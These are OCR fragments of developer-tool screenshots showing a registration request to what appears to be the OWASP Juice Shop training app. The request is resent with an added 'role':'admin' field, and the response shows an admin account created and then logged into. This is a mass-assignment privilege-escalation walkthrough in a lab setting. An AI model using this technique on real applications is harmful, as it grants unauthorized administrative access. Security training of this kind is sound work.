
3 requests | 19.37 kB / 1.38 kB

JSON


```
email: "john.doe@hotmail.com"
password: "password"
passwordRepeat: "password"
securityAnswer: "Smith"
▼ securityQuestion: {...}
    createdAt: "2023-09-23T18:06:44.206Z"
    id: 2
    question: "Mother's maiden name?"
    updatedAt: "2023-09-23T18:06:44.206Z"
```



```
  status: "success"
▶ data: Object { role: "customer", astLoginIp: "0.0.0.0", profileImage: "/assets/public/images/uploads/default.svg", … }
```




St...	M...	Domain	File	Initiator	Ty...	Trans...	Size
201	P...	local...	/api/Users/	polyfills	js...	727 B	311 B
201	P...	local...	/api/SecurityAnsw		.	651 B	226 B
304	GET	local...	MaterialIcons-Reg		.	cached	60.84 ...
304	GET	local...	application-config		.	cached	18.84 ...



☑	User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefo...
☑	Accept	application/json, text/plain, */*
☑	Accept-Language	en-US,en;q=0.5
☑	Content-Type	application/json
☑	name	value

Body


```
{"email":"john.doe@hotmail.com","password":"password","passwordRepeat":"password","securityQuestion":{"i
```




☑	User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefo...
☑	Accept	application/json, text/plain, */*
☑	Accept-Language	en-US,en;q=0.5
☑	Content-Type	application/json
☑	name	value

Body

```
{"email":"john.doe2@hotmail.com","role":"admin","password":"password","passwordRepeat":"password","secu
```



```
status: "success"
▶ data: Object { lastLoginIp: "0.0.0.0", profileImage: "/assets/public/images/uploads/defaultAdmin.png", isActive: true, … }
```



Login

Email *


john.doe2@hotmail.com


Password *

password

Forgot your password?

□ Remember me


Account
Your Basket
0
EN
john.doe2@hotmail.com
Orders & Payment
Privacy & Security
Logout
Banana Juice (1000ml)
1.99¤



